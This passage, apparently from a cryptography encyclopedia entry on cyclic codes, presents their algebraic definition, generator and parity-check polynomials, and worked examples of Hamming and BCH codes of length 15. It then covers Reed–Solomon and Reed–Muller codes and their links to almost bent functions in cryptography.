$$\mathcal{G} = \begin{bmatrix} 1 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & 1 \end{bmatrix}.$$

Cyclic codes are some of the most useful codes known. The involvement of Reed–Solomon (RS) codes and of Bose–Chaudhury–Hocquenghem (BCH) codes in a number of applications is well-known. On the other hand, the Golay codes and the *Reed–Muller* (RM) codes, which are fundamental linear codes, can be represented as cyclic codes.

Constructive definition. It seems difficult to construct a cyclic code C by means of Definition 2. So, useful definitions of cyclic codes are now considered.

An efficient definition is established by identifying each vector $\mathbf{c} = (c_0, c_1, \cdots, c_{n-1})$ with the polynomial $\mathbf{c}(x) = c_0 + c_1 x + \cdots + c_{n-1} x^{n-1}$. The fact that C is invariant under a cyclic shift is then expressed as follows:

$$\mathbf{c}(x) \in C \Longrightarrow x\mathbf{c}(x) \pmod{x^n - 1} \in C.$$

Thus the proper context for studying cyclic codes of length n over $\mathbb{F}_q$ is the residue class ring

$$\mathcal{R}_n = \mathbb{F}_q[X]/(x^n - 1).$$

It is well known that $\mathcal{R}_n$ is a *principal ideal ring*. This means that any *ideal* I in $\mathcal{R}_n$ is *generated* by a single element g in I, that is, $I = \{ag \mid a \in \mathcal{R}_n\}$. (An ideal in $\mathcal{R}_n$ is a subset I of $\mathcal{R}_n$ satisfying the properties 1) for all i_1, i_2 in I also $i_1 - i_1 \in I$ and 2) for any $i \in I$ and $a \in \mathcal{R}_n$ also $ai \in I$.)

An alternative definition of a cyclic code can now be given.

Definition 3 A cyclic code C of length n over $\mathbb{F}_q$ is a principal ideal of the ring R_n. The codewords are polynomials in $\mathbb{F}_q[x]$ of degree less than n. Multiplication is carried out modulo $x^n - 1$.

The next theorem, which is given in [4, Theorem 5.2], allows to determine the main parameters of any cyclic code of $\mathcal{R}_n$. First, some basic definitions are recalled.

Definition 4 Let α be a *primitive* n^{th} *root of unity* in some extension field of $\mathbb{F}_q$. This means that $1, \alpha, \ldots, \alpha^{n-1}$ are all different and $\alpha^n = 1$. For each integer s with $0 \le s < n$, denote by $c\ell(s)$ the *q-cyclotomic coset of s modulo n*:

$$c\ell(s) = \{s, qs, \ldots, q^{m-1}s \pmod{n}\}$$

where m is the smallest positive integer such that n divides $q^m - 1$ (so $\alpha \in \mathbb{F}_{q^m}$).

The *minimal polynomial* of α^s over $\mathbb{F}_q$ is

$$M_{\alpha^s}(x) = \prod_{i \in c\ell(s)} (x - \alpha^i),$$

where the $\alpha^i, i \in c\ell(s)$, are called *the conjugates* of α^s.

If ω is a *primitive element* of $\mathbb{F}_{q^m}$ then one can take $\alpha = \omega^{(q^m-1)/n}$. Note that $M_{\alpha^s}(x)$ is a polynomial over $\mathbb{F}_q$ while $\alpha \in \mathbb{F}_{q^m}$.

Theorem 1 *Let C be a nonzero cyclic code of length n over $\mathbb{F}_q$. There exists a polynomial $g(x) \in C$, called the* generator polynomial *of C, with the following properties:*

(i) *$g(x)$ is the unique monic polynomial of minimum degree in C;*

(ii) *$g(x)$ is a generator of the ideal C in $\mathcal{R}_n$:*

$$C = \langle g(x) \rangle = \{a(x)g(x) \pmod{x^n - 1} \mid a(x) \in \mathbb{F}_q[x]\};$$

(iii) *$g(x)$ divides $x^n - 1$.*

Let $r = deg(g)$, and let $g(x) = \sum_{i=0}^{r} g_i x^i$ where $g_r = 1$. Then

(iv) *the dimension of C is $k = n - r$; moreover the polynomials*

$$g(x), xg(x), \ldots, x^{k-1}g(x)$$

form a basis of C. The corresponding generator matrix is given by:

$$\mathcal{G} = \begin{bmatrix} g_0 & g_1 & \cdots & g_{n-k} & 0 & \cdots & 0 \\ 0 & g_0 & g_1 & \cdots & g_{n-k} & & 0 \\ \vdots & & \ddots & \ddots & & \ddots & \vdots \\ 0 & \cdots & 0 & g_0 & g_1 & \cdots & g_{n-k} \end{bmatrix}.$$

(v) *Let α be a primitive n^{th} root of unity in some extension field of $\mathbb{F}_q$. Denote by M_{α^s} the* minimal polynomial *of α^s over $\mathbb{F}_q$; then*

$$g(x) = \prod_{s \in I} M_{\alpha^s}(x)$$

where I is a subset of representatives of the q-cyclotomic cosets modulo n.

The dual code of any cyclic code is cyclic too. The description of $C^{\perp}$ can be directly obtained from Theorem 1.

Corollary 1 *Let C be a cyclic code of length n over $\mathbb{F}_q$, with generator polynomial $g(x)$. Let $h(x)$ denote the* parity check polynomial *of C, defined by $x^n - 1 = h(x)g(x)$. Then the generator polynomial of $C^{\perp}$ is the polynomial*

$$\widetilde{h}(x) = \frac{x^k}{h_0} h(x^{-1}), \text{ where } k = n - deg(g).$$

Example 2 Construction of the binary *Hamming code* of length $n = 15$.

$$x^{15} - 1 = \left(x^4 + x^3 + 1\right)\left(x^4 + x + 1\right)\left(x^4 + x^3 + x^2 + x + 1\right)$$
$$(x+1)\left(x^2 + x + 1\right).$$

Since $x^4 + x + 1$ is a *primitive polynomial*, its root α is a *generator* of the cyclic group of the field $\mathbb{F}_{16}$. The polynomial $x^4 + x + 1$ is the minimal polynomial of α and has α and its conjugates as zeros. Consider the cyclic code C with generator polynomial :

$$g(x) = (x-\alpha)(x-\alpha^2)(x-\alpha^4)(x-\alpha^8) = x^4 + x + 1.$$

The dimension of C is $15 - \deg(g) = 11$. Thus the code C is a $[15, 11, 3]$ cyclic code. The minimum distance of C is exactly 3 since $wt(g) = 3$ and no smaller weight can appear, as can be checked using a generator matrix $\mathcal{G}$ of C. According to Theorem 1, $\mathcal{G}$ is a 11×15 binary matrix whose lines are $g(x)$

	x^0	x^1	x^2	x^3	x^4	x^5	x^6	x^7	x^8	x^9	x^{10}	x^{11}	x^{12}	x^{13}	x^{14}
$g(x)$	1	1	0	0	1	0	0	0	0	0	0	0	0	0	0

and the 10 shifts of $g(x)$. The parity check polynomial of C and the generator polynomial of $C^{\perp}$ are given by:

$$h(x) = \frac{x^{15} - 1}{x^4 + x + 1} = x^{11} + x^8 + x^7 + x^5 + x^3 + x^2 + x + 1.$$

resp.

$$\widetilde{h}(x) = \sum_{i=0}^{11} h_{11-i} x^i = x^{11} + x^{10} + x^9 + x^8 + x^6 + x^4 + x^3 + 1.$$

Then a *parity check matrix* for C is obtained:

x^0	x^1	x^2	x^3	x^4	x^5	x^6	x^7	x^8	x^9	x^{10}	x^{11}	x^{12}	x^{13}	x^{14}
1	0	0	1	1	0	1	0	1	1	1	1	0	0	0
0	1	0	0	1	1	0	1	0	1	1	1	1	0	0
0	0	1	0	0	1	1	0	1	0	1	1	1	1	0
0	0	0	1	0	0	1	1	0	1	0	1	1	1	1

It is explained here, by means of an example, the general definition of the binary Hamming code of length $2^m - 1$. It is a code whose parity check matrix has as columns all the nonzero vectors of $\mathbb{F}_2^m$. It is a $[2^m - 1, 2^m - m - 1, 3]$ code.

Applications

From now on $q = 2^e$ and $n = q^m - 1$. Let C be any cyclic code of length n over $\mathbb{F}_q$ with generator polynomial $g(x)$. The roots of $g(x)$ are called the *zeros of the cyclic code C*. Thus, the code C is fully defined by means of its zero's set; this leads to the classical definition of Bose–Chaudhury–Hocquenghem (BCH) codes and of other important families.

Definition 5 Let $q = 2$ and $n = 2^m - 1$; denote by α a primitive n^{th} root of unity in $\mathbb{F}_{2^m}$. Let δ be an integer with $2 \le \delta \le n$.

The binary BCH code of length n and *designed distance* δ is the cyclic code with zero's set: $\alpha, \alpha^2, \ldots, \alpha^{\delta-1}$ and their conjuguates. In other words, the generator polynomial of this code is

$$g(x) = \text{lcm}\{M_{\alpha}(x), M_{\alpha^2}(x), \ldots, M_{\alpha^{\delta-1}}(x)\}.$$

Example 3 Binary BCH codes of length 15. As in Example 2, any root of the primitive polynomial $x^4 + x + 1$ is denoted by α. Now the factorization of $x^{15} - 1$ into minimal polynomials is as follows:

$$x^{15} - 1 = (x-1)\underbrace{(x^4 + x + 1)}_{M(\alpha)}\underbrace{(x^4 + x^3 + x^2 + x + 1)}_{M(\alpha^3)}$$
$$\underbrace{(x^2 + x + 1)}_{M(\alpha^5)}\underbrace{(x^4 + x^3 + 1)}_{M(\alpha^7)}.$$

There are three nontrivial BCH codes, whose zero's sets S_{δ} are as follows:

- $S_3 = \{\alpha^i \mid i = 1, 2, 4, 8\}$ for the $[15, 11, 3]$ BCH code;
- $S_5 = S_3 \cup \{\alpha^i \mid i = 3, 6, 9, 12\}$ for the $[15, 7, 5]$ BCH code;
- $S_7 = S_5 \cup \{\alpha^i \mid i = 5, 10\}$ for the $[15, 5, 7]$ BCH code;

For these codes, the designed distance δ is exactly the minimum distance; this property does not hold for any BCH code.

Definition 6 A *Reed–Solomon code* over F_q is a BCH code of length $n = q - 1$.

Reed–Solomon (RS) codes appear in several cryptosystems. They determine, for instance, some *secret-sharing* systems [3]. It is important to notice that for RS codes, the designed distance is exactly the minimum distance. Moreover, the RS code with designed distance δ, is an $[n, k, \delta]$ code with $k = n - \delta + 1$. Since this k attains the maximum value by the *Singleton bound* (see [4]), one says that RS codes are *maximum distance separable* (MDS) codes.

Definition 7 Let α be a primitive root of $\mathbb{F}_{2^m}$. Any integer $s \in [0, 2^m - 1]$ can be identified by its binary expansion in $\mathbb{F}_2^m$:

$$s = \sum_{i=0}^{m-1} s_i 2^i,\ s_i \in \{0,1\} \Longrightarrow s = (s_0, \ldots, s_{m-1}).$$

The *cyclic Reed–Muller* code of length $2^m - 1$ and order r, usually denoted by $R^*(r, m)$, is the binary cyclic code with zero set:

$$S_r = \{\alpha^s \mid 1 \le wt(s) < m - r\}$$

where $wt(s)$ is the Hamming weight of s.

Note that if one extends all codewords in the cyclic Reed–Muller code above with an overall-parity check symbol, one obtains the regular *Reed–Muller* code.

Binary cyclic codes are related to the study and the construction of cryptographic primitives, mainly through Reed-Muller codes because of the large field of applications of *Boolean functions* and binary *sequences* in cryptography. They play a role in the study of cryptographic mapping on finite fields in general. One well-known application is the construction of *almost bent* (AB) mappings (►Nonlinearity of Boolean Functions), which resist both *differential* and *linear cryptanalysis* [1, 2] (see next example). These connections are more explicit when using the trace representation of binary codewords of length $n = 2^m - 1$. We now label the coordinate positions by $\alpha^0, \alpha^1, \ldots, \alpha^{n-1}$, where α is a primitive n-th root of unity. Let $\mathbf{c}(x)$ be any codeword of some binary cyclic code C of length n. Define

$$T_{\mathbf{c}}(x) = \sum_{s=0}^{n-1} \mathbf{c}(\alpha^{n-s}) x^s. \tag{1}$$

This commonly-known Fourier transform of $\mathbf{c}$ is called the *Mattson-Solomon polynomial* of $\mathbf{c}$ in algebraic coding theory. It follows that $T_{\mathbf{c}}(\alpha^j) = c_j$ and $T_{\mathbf{c}}(x)$ is a sum of traces from some subfields of $\mathbb{F}_{2^m}$ to $\mathbb{F}_2$.

The mapping $x \mapsto T_{\mathbf{c}}(x)$ is a Boolean function. On the other hand, any binary sequence of period n can be represented in this way (►Boolean Functions and ►Sequences).

Example 4 Consider any binary cyclic code of length $n = 2^m - 1$ whose generator polynomial is the product of two minimal polynomials, say $M_{\alpha^r}(x) M_{\alpha^s}(x)$. These codes are said to be *cyclic codes with two zeros* and usually denoted by $C_{r,s}$.

Now assume that $r = 1$ and $gcd(s, 2^m - 1) = 1$. Then $C_{1,s}$ is an $[n, 2m, d]$ cyclic code; the dual of $C_{1,s}$ is a cyclic code that has two nonzeros only: α^{n-1} and α^{n-s} (apart from their conjugates). According to (1), $C_{1,s}^{\perp}$ is the set of binary codewords of length n defined as follows: each pair (a, b) of elements of $\mathbb{F}_{2^m}$ provides the ordered sequence of values

$$x \in \{1, \alpha, \ldots, \alpha^{n-1}\} \longmapsto \mathrm{Tr}(ax + bx^s)$$

where the *Trace* function Tr is defined by $Tr(\beta) = \beta + \beta^2 + \ldots + \beta^{2^{m-1}}$. The *power function* $x \mapsto x^s$ is a permutation on $\mathbb{F}_{2^m}$. It is said to be *almost perfect nonlinear*[1] when $C_{1,s}$ has minimum distance 5. It is said to be an AB function when the nonzero weights of codewords of $C_{1,s}^{\perp}$ are either 2^{m-1} or $2^{m-1} \pm 2^{(m-1)/2}$; this is possible for odd m only.

Recommended Reading

1. Canteaut A, Charpin P, Dobbertin H (1999) A new characterization of almost bent functions. In Fast software encryption (FSE6), LNCS 1636. Springer, New York, pp 186–200
2. Carlet C, Charpin P, Zinoviev V (1998) Codes, bent functions and permutations suitable for DES-like cryptosystems. Design Code Cryptogr 15(2):125–156
3. McEliece RJ, Sarwarte DV (1981) On sharing secrets and Reed-Solomon codes. Commun ACM 24:583–584
4. Pless VS, Huffman WC, Brualdi RA (1998) An introduction to algebraic codes. Handbook of coding theory, part 1: algebraic coding, chapter 1. Elsevier, Amsterdam